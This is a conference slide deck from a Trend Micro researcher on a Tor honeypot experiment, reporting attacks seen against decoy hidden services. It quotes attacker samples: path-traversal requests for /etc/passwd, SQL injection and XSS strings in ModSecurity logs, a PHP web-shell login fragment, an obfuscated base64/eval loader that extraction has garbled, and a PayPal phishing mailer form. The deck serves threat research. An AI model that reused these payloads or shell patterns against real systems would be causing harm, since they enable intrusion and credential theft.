24 Mar 15:43	1.9K	✉	lioy413byp...	Request
21 Mar 01:18	2.7K	✉	protonmail.c...	a part
21 Feb 2017	2.9K	✉	77@gmail.c...	Registration
7 Feb 2017	1.4K	✉	@sigaint.org	registration
5 Feb 2017	1.3K	✉	@sigaint.org	Registration
27 Jan 2017	1.6K	✉	@sigaint.org	Registration vip Forum
24 Jan 2017	1.9K	✉	@sigaint.org	(No Subject)
15 Aug 2016	3.9K	✉	@gmail.com	Inscrição
13 Aug 2016	1.6K	✉	@aint.org	Fresh Blood
28 Jul 2016	3.3K	✉	@gmail.com	VIP Forum
19 Jul 2016	5.1K	✉	y@hotmail.c...	(No Subject)

Hi , bro im new on tor .... b4 i use forums carding , hacking ... omerta ,  
infraud ecc . i want to become member in your forum .  
thx i wait permission to become member ...



# Exposes a *Local File Inclusion*

o7jakzynjlp2.onion/index.php?p=foo

## VIP Forum


**Warning:** include(foo.page.php)  
[**function.include**]: failed to open stream: No  
such file or directory in /var/www/index.php on  
line 18

**Warning:** include() [**function.include**]: Failed  
opening 'foo.page.php' for inclusion  
(include\_path='.:') in /var/www/index.php on line  
18



# A 7-months experiment

- Month 1: Different advertisement strategies to honeypot #1



# Manual VS Automated Attacks

- Pre-installed web shells attracted the most of “visitors”
- CMS #1-2 reached via Google Dorks (on Tor2Web), CMS #3 no because custom
- CMS #2 reached via TOR’s search engine’s query *“Index of /files/images/”* (<http://hss3uro2hsxfogfq.onion>)

	CMS #1 (OsCommerce)	CMS #2 (Shells & WordPress)	CMS #3 (Custom Vuln.)
<b>Tor2web</b>	115 (8 days)	1,930 (23 days)	0
<b>TOR</b>	0	2,146 (79 days)	689 (5 days)

# Attacks

# Days with Attacks



# Traditional Web Attacks

```
darkweb3/02_08_16/log/apache2/modsec_audit.log:Message: Warning. Pattern match "\\etc\\" at ARGS  
:p. [file "/usr/share/modsecurity-crs/base_rules/modsecurity_crs_40_generic_attacks.conf"] [line "  
221"] [id "958700"] [rev "2.2.0"] [msg "Remote File Access Attempt"] [data "/etc/"] [severity "CRI  
TICAL"] [tag "WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI  
/6.5.4"]
```

```
darkweb3/30_06_16_extra2/log/apache2/modsec_audit.log:Message: Pattern match "(fromcharcode|alert|  
eval)\\s*\\(" at ARGS_NAMES:<script>alert(1)</script>. [file "/usr/share/modsecurity-crs/base rule  
s/modsecurity_crs_41_xss_attacks.conf"] [line "646"] [id "973307"] [rev "2.2.0"] [msg "XSS Attack  
Detected"] [data "alert("]
```

```
darkweb3/04_08_16/log/apache2/modsec_audit.log:Apache-Error: [file "mod_cgi.c"] [line 209] [level  
3] PHP Warning: include() [<a href='function.include'>function.include</a>]: Failed opening 'cont  
act' or (1,2)=(select*from(select name const(CHAR(111,108,111,108,111,115,104,101,114),1),nam  
e_const(CHAR(111,108,111,108,111,115,104,101,114),1))a -- '&quot;x&quot;=&quot;x.page.php' for inc  
lusion (include_path='.:') in /var/www/index.php on line 18
```

```
darkweb2/24_07_16/log/apache2/modsec_audit.log:GET /axis2/services/Version?xsd=../../../../../../../../  
../../../../../../../../etc/passwd HTTP/1.1  
darkweb2/24_07_16/log/apache2/modsec_audit.log:GET /pdf.php?module=1&pdf=../../../../../../../../  
../../../../../../../../etc/passwd%00 HTTP/1.1
```



# Password-protected Shells

```
//PASSWORD CONFIGURATION

@$pass = $_POST['pass'];
$chk_login = true;
$password = "hacker";

//END CONFIGURATION

if($pass == $password)
{
    $_SESSION['nst'] = "$pass";
}

if($chk_login == true)
{
    if(!isset($_SESSION['nst']) or $_SESSION['nst'] != $password)
    {
        die("

```

Hacked\_by\_jo

dzairshell\_Shell





# Smart use of Obfuscation

```
if(!function_exists("TC9A16C47DA8EEE87")){function TC9A16C47DA8EEE87(
$T059EC46CFE335260){$T059EC46CFE335260=base64_decode($T059EC46CFE33526
0);$TC9A16C47DA8EEE87=0;$TA7FB8B0A1C0E2E9E=0;$T17D35BB9DF7A47E4=0;$T65
CE9F6823D588A7=(ord($T059EC46CFE335260[1])<<8)+ord($T059EC46CFE335260[
2]);$TBF14159DC7D007D3=3;$T77605D5F26DD5248=0;$T4A747C3263CA7A55=16;$T
7C7E72B89B83E235="";$T0D47BDF6FD9DDE2E=strlen($T059EC46CFE335260);$T43
D5686285035C13=_FILE_;$T43D5686285035C13=file_get_contents($T43D5686
285035C13);$T6BBC58A3B5B11DC4=0;preg_match(base64_decode("LyhwcmIudHxz
cHJpbnR8ZWNoYkV"),$T43D5686285035C13,$T6BBC58A3B5B11DC4);for(;$TBF141
59DC7D007D3<$T0D47BDF6FD9DDE2E;){if(count($T6BBC58A3B5B11DC4)) exit;if
($T4A747C3263CA7A55==0){$T65CE9F6823D588A7=(ord($T059EC46CFE335260[ $T
F14159DC7D007D3.$g8a75ba3="\142\141\x73\x65\66\64\137\144\x65\x63\x6f\144\x65";@eval($g8a75ba3(
F14159DC7D007D3."Ly90Tm50K0s5anZhMloxVGlCVmoyMU9mRjhQK2dUYk4rSzLXYW9GVWs0aDlldVM1cVljd0JPcDBKd2
3) {$TC9A16C47DA;Z4U255QlJMcVFjd nJueTRRYTNERllySWZ0Zy9BRGE2Y2Y2Lzlwcnp2d0lhV1hxYXVNNdNUbWZsRTF3U
4);$TC9A16C47DA;1hSWE92NzJVQVdqQm8rWDlUejFWcDZzUlZzL3lSN3pudHRGam9KMHPJ0TVBSVYrYVlJcl dQZC9VZ0xD
);$TC9A16C47DQmIrU1U5T0FaVlRvUDhPdld2ZG5NdXFlRTdsZmVtWnk5MVJvd213TjBxSUg4TzRKTU9YU0lhc0xYMjg
4MnVKbU5pa1h0K2hzbTEvYmNYajFnU2pCc3ZpUDdYbWt5SlkwOWFiTXFtbVRURmhjUnFwdTRlclFjZz
U4Zk42YUFhWE1Sb0RiWDFzRVl0RTZYd0gwOGF1Nm9iL0wzVjVkJYVRXQWhnK3REcVdDZXJpcEI2MkVLQ
loxc0x1ZkhVK2xwMHhwMm9VcUp6Q1RzMDdvdWVJQkc1aC9QeHgzTDNnRUtqdUtnUkZp0VAwWxk2M1V6
M2RGSHRxUUdpdUVoOXJuQmhXTExWL2JUUVUxZN1VlYlVkc1NHV2RsZFhWK29CSTZZcnNXMCt0b3VZUXh
jNlVCaEVbZzFlUE5pMUprT3FzRW1PQXdTNjdFNXFG0EZJ0XBxNmJnWFFyd3VyVGRlQlhwZTNoTjVPQk
8xbkVmR1A4K2pIc3AwWVklbEZ2RThVN0lFVHVUZlN4RnhFbUFI50RXTjHmVzE0ZEQ0b1JHTGVqdEkxT
lVzVE03YmVva1NEeVE3QTZQZVl1TW h6SjI1d05hSudVM1p20FdXd0VQSEw4RUZJQy9mVmRsSFptY2tx
czI1NzhSUjVxUG1tRnRES0V2Q1llyWFNFTHU2RVBWN29JWUN2cnlGVE9BVFE0K1BJcDYrKzU3V3JWTHd
```





# Abuse of Tor for Anonymized Attacks

TOOLS SPAM AND HACK



→ SQLi Scanner from ip

Submit

```
// functions function getsource($url, $proxy) { $curl =  
curl_init($url); curl_setopt($curl, CURLOPT_USERAGENT,  
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
```

# (Anonymized) Phishing Campaign

PHP Mailer

+ SMTP & OTHER SETUP

Select Sender Name  
<?php echo \$nama;?>

Select Sender Email  
<?php echo \$email;?>

Select Email Subject  
<?php echo \$subject;?>

Attach Sfoglia... Nessun file selezionato. Encode > Select Encoding

<?php echo \$pesan;?>

Start Spam Next send after <?php (second) | Reconnect After <?php (emails)

```
service@pafbfypal.com
-----20032321963615
Content-Disposition: form-data; name="realname"

servise paypalpkbb
-----20032321963615
Content-Disposition: form-data; name="subject"

Your account has been limited until we hear from you
-----20032321963615
Content-Disposition: form-data; name="message"

pk bbb
```



# Rival Gangs

```

Hacked[+] By Inf          urity [+]
Hacked[+] By          4n [+]
-----
[+] We Hack This Site To Inform About Vulnerability Of Your Site [+]

[+] Message :Please Patch Your Security.A Big Vulnerability Found At Your Site [+]
[+] Tengo control total de tu servidor, tu hidden_service en TOR esta mal configurado [+]
Hacked[+] [+]

```

```

Exploit Home | Shell | Eval | Mysql | DB Dump | Php Info | Net Sploit | Upload Files | E-Mail | Port Scanner | Jumping
| Tools | Python | Symlink | Config | Bypass | Cgi Shell | CGI Telnet 2012 | Domain | !Mass Deface | !Zone-H
| !Joomla IndexChange | !VB IndexChange | !Wp ResetPass | !Joomla ResetPass | !WHMCS Decoder | !Ddos | !Hash | !Hash ID
| !Wordpress BruteForce | !Joomla BruteForce | !Cpanel BruteForce | !Bypass CloudFlare | !Admin Finder | !Whois
| !Mass pass | !Script Encode | !Joomla Server Scan | !Bomb Email | !About | !Log-Out | [[Johor Hacking Crew]] | Help

```

- Cyber-criminal gangs compromising opponents
- Self-promoting their “business”

```


<a href="Sea4s[j]x.onion">Home</a> |
<a href="Sea4s[j]x.onion/">Shell</a> |
<a href="Sea4s[j]x.onion/">Eval</a> |
<a href="Sea4s[j]x.onion/">Mysql</a> |
<a href="Sea4s[j]x.onion/">DB Dump</a> |
<a href="Sea4s[j]x.onion/">Php Info</a> |
<a href="Sea4s[j]x.onion/">Net Sploit</a> |
<a href="Sea4s[j]x.onion/">Upload Files</a> |
<a href="Sea4s[j]x.onion/">E-Mail</a> |
<a href="Sea4s[j]x.onion/">Port Scanner</a> |
<a href="Sea4s[j]x.onion/">Jumping</a><br>
<a href="Sea4s[j]x.onion/">Tools</a> |
<a href="Sea4s[j]x.onion/">Python</a> |
<a href="Sea4s[j]x.onion/">Symlink</a> |
<a href="Sea4s[j]x.onion/">Config</a> |
<a href="Sea4s[j]x.onion/">Bypass</a> |
<a href="Sea4s[j]x.onion/">Cgi Shell</a> |
<a href="Sea4s[j]x.onion/">CGI Telnet 2012</a> |
<a href="Sea4s[j]x.onion/">Domain</a> |

```



# (TOR Keys)

- Used to compute the *hidden service descriptor*



# HS' Private Key theft

```
[21/Aug/2016:20:58:29 +0200] "GET /private_key HTTP/1.1" 200 1096 "-" "Go 1.1 package http"
[22/Aug/2016:07:03:01 +0200] "GET /private_key HTTP/1.1" 200 1096 "-" "curl/7.47.0"
[22/Aug/2016:20:50:22 +0200] "GET /private_key HTTP/1.1" 200 1096 "-" "Go 1.1 package http"
- [22/Aug/2016:06:51:40 +0200] "GET /private_key HTTP/1.1" 200 1096 "-" "Go 1.1 package http"
[22/Jan/2017:14:11:51 +0100] "GET /private_key HTTP/1.1" 200 1095 "-" "Mozilla/5.0 (Windows NT 6.
[22/Jan/2017:14:21:28 +0100] "GET /private_key HTTP/1.1" 200 1095 "-" "Mozilla/5.0 (Windows NT 6.
[22/Jan/2017:14:26:57 +0100] "GET /private_key HTTP/1.1" 200 1095 "-" "Mozilla/5.0 (Windows NT 6.
[22/Jan/2017:14:49:18 +0100] "GET /private_key HTTP/1.1" 200 1095 "-" "Mozilla/5.0 (Windows NT 6.
[23/Jan/2017:22:00:16 +0100] "GET /private_key HTTP/1.1" 200 1095 "-" "Mozilla/5.0 (Windows NT 6.
[24/Jan/2017:15:01:53 +0100] "GET /private_key HTTP/1.1" 200 1095 "-" "Mozilla/5.0 (Windows NT 6.
[24/Jan/2017:18:11:35 +0100] "GET /private_key HTTP/1.1" 200 1095 "-" "Mozilla/5.0 (Windows NT 6.
[24/Jan/2017:18:12:46 +0100] "GET /private_key HTTP/1.1" 200 1151 "-" "Mozilla/5.0 (X11; Ubuntu;
[24/Jan/2017:18:17:28 +0100] "GET /private_key HTTP/1.1" 200 1095 "-" "Mozilla/5.0 (Windows NT 6.
```

- 400+ attacks
- MiTM, hijack and decryption



# Lessons Learned

- Dark Web as “corner case” of the Internet... NO!
- Active and Dynamic Underground Market
- Motivated and Knowledgeable Attackers
- Manual and Targeted Attacks
- Modern and Sophisticated Threats



\*With the cooperation of Mayra  
Rosario and Vincenzo Ciancaglini

# Thank You!

Dr. Marco Balduzzi\*  
Senior Researcher at Trend Micro  
<http://www.madlab.it> @embyte



{CODEMOTION}